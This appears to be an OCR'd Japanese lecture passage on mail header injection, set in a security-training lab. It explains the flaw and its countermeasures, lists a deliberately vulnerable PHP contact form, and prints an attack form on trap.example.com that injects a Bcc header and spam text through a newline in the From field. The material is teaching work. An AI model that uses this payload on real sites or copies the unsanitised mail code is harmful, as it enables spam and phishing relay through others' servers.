4.9 メール送信の問題

hiddenパラメータによる宛先保持

無料で提供されるメール送信用フォームなどには、簡易的な仕組みでメールの送信先などをhiddenパラメータに設定している場合があります
hiddenパラメータを変更することで、迷惑メールの送信に悪用される可能性があります

メールサーバによる第3者中継

迷惑メールの送信に悪用されるので、サーバの設定を正しく行うことによって防ぎます（送信元アドレスと送信先アドレスが自ドメインではないものは中継しないようにします）

メールヘッダインジェクションの脆弱性

宛先（To）や件名（Subject)などのメールヘッダを外部から指定する場合に、改行文字を使って、メールヘッダや本文を追加・変更する手法です
※　メールのメッセージ形式は、ヘッダとボディを空行で区切り、ヘッダの各フィールドは改行で区切られているので、外部から指定するパラメータに改行を挿入できれば、新たなヘッダを追加できます。


メールヘッダインジェクション脆弱性の影響

①件名や送信元アドレス、本文を改変させられる
②迷惑メールを送信させられる
③ウィルスメールを送信させられる

メールヘッダインジェクション脆弱性の対策

①メール送信には専用のライブラリを使用する
②外部からのパラメータを使用して、メールヘッダを作成しない
③外部からのパラメータからメールヘッダを作成する場合には、改行を含めないようにチェックする

49-001:問い合わせフォーム(正常系)



【サーバ： 49/49-001.html 】

/var/www/html/49/49-001.html - wasbook@example.jp - エディタ - WinS

```
<body>
問い合わせフォーム<br>
<form action="49-002.php" method="POST">
メール:<input type="text" name="from"><br>
本文:<textarea name="body" rows="4" cols="30">
</textarea><br>
<input type="submit" value="送信">
</form>
</body>
```

【サーバ： 49/49-002.html 】

/var/www/html/49/49-002.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  $from = filter_input(INPUT_POST, 'from');
  $body = filter_input(INPUT_POST, 'body');
  mb_language('Japanese');
  mb_send_mail("wasbook@example.jp", "問い合わせがありました",
    "以下の問い合わせがありましたので対応お願いします\n\n" . $body,
    "From: " . $from);
?>
<body>
送信しました
<?php //echo $from ?>
</body>
```


mb_send_mail はメール送信関数で、引数は

第1引数:宛先アドレス
第2引数:件名
第3引数:本文
第4引数:追加のメールアドレス


になっています

この場合、「第4引数:追加のメールアドレス」
を使って、Fromアドレスを指定しています


【ブラウザ→サーバ： リクエスト 49/49-001.html → レスポンス 】





【ブラウザ→サーバ：リクエスト 49/49-002.php → レスポンス 】




【ブラウザ】











4.9 メール送信の問題
Roundcube Webmail :: 問い合わ
example.jp/mail/?_task=mail&_caps=pdf%3D1%2Cflash%3D0%2Ctif%3D0&_uid=5&_mbox=INB
このプログラムについて
wasbook@example.jp
ログアウト
roundcube
電子メール
アドレス帳
設定
戻る
新規作成
返信
全員に返信
転送
削除
移動
印刷
マーク
続く
受信箱
1
送信済み
ごみ箱
問い合わせがありました
2通の1通目のメッセージ
発信者 alice@example.jp
宛先 wasbook@example.jp
日付 今日 22:08
以下の問い合わせがありましたので対応お願いします
トラブル番号１２３、データベースにアクセスできなくなりました。（code=123）対応お願いします。

49-900:問い合わせフォーム(攻撃用)




【サーバ： 49/49-900.html 】


テキストボックス(input要素のうち text OR password のもの)は 制御文字を入力できないが、 textarea要素は、改行とタブの入力 が可能です

これが脆弱性に関係します


【サーバ： 49/49-002.html 】




【ブラウザ→偽サーバ：リクエスト trap.example.com/49/49-900.html → レスポンス 】





【ブラウザ→サーバ：リクエスト 49/49-002.html → レスポンス 】




【ブラウザ】











Roundcube Webmail :: 問い合わ
example.jp/mail/?_task=mail&_caps=pdf%3D1%2Cflash%3D0%2Ctif%3D0&_uid=8&_mbox=INBOX
このプログラムについて
wasbook@example.jp
ログアウト
roundcube
電子メール
アドレス帳
設定
戻る
新規作成
返信
全員に返信
転送
削除
移動
印刷
マーク
続く
受信箱
1
送信済み
ごみ箱
問い合わせがありました
5通の1通目のメッセージ
発信者 alice@example.jp
宛先 wasbook@example.jp
日付 今日 22:46
以下の問い合わせがありましたので対応お願いします
トラブル番号４５６、Ｗｅｂサーバにアクセスできなくなりました。（code=456）対応お願いします。

49-900a:問い合わせフォーム(攻撃1：宛先の追加)




【サーバ： 49/49-900a.html 】

Bccで、宛先を追加していますが、メール受信者はBccなので気づきません


Bcc以外に、CcやToやReply-Toなどのヘッダを追加できます

Subjectも追加できますが、2個のSubjectヘッダのどちらが表示されるかはメーラーによります


【サーバ： 49/49-002.php 】




【ブラウザー→偽サーバ：リクエスト trap.example.com/49/49-900a.html → レスポンス 】





【ブラウザ→サーバ：リクエスト 49/49-002.php → レスポンス 】




【ブラウザ】










Roundcube Webmail :: 問い合わ
example.jp/mail/?_task=mail&_caps=pdf%3D1%2Cflash%3D0%2Ctif%3D0&_uid=9&_mbox=INBOX
このプログラムについて
wasbook@example.jp
ログアウト
roundcube
電子メール
アドレス帳
設定
戻る
新規作成
返信
全員に返信
転送
削除
移動
印刷
マーク
続く
受信箱
1
送信済み
ごみ箱
問い合わせがありました
6通の1通目のメッセージ
発信者 trap@trap.example.com
宛先 wasbook@example.jp
日付 今日 23:04
以下の問い合わせがありましたので対応お願いします
迷惑メールが送信されました。ＢＣＣからも送られました。

49-900b:問い合わせフォーム(攻撃2：本文の改ざん)

【サーバ： 49/49-900b.html 】

/var/www/html/49/49-900b.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
問い合わせフォーム<br>
<form action="http://example.jp/49/49-002.php" method="POST">
メール:<textarea name="from" rows="4" cols="30">
trap@trap.example.com
Bcc: bob@example.jp
Super discount PCs 80% OFF! http://trap.example.com/
</textarea><br>
本文:<textarea name="body" rows="4" cols="30">
</textarea><br>
<input type="submit" value="送信">
</form>
そのまま「送信ボタン」をクリックしてください。
</body>
```

【サーバ： 49/49-002.php 】

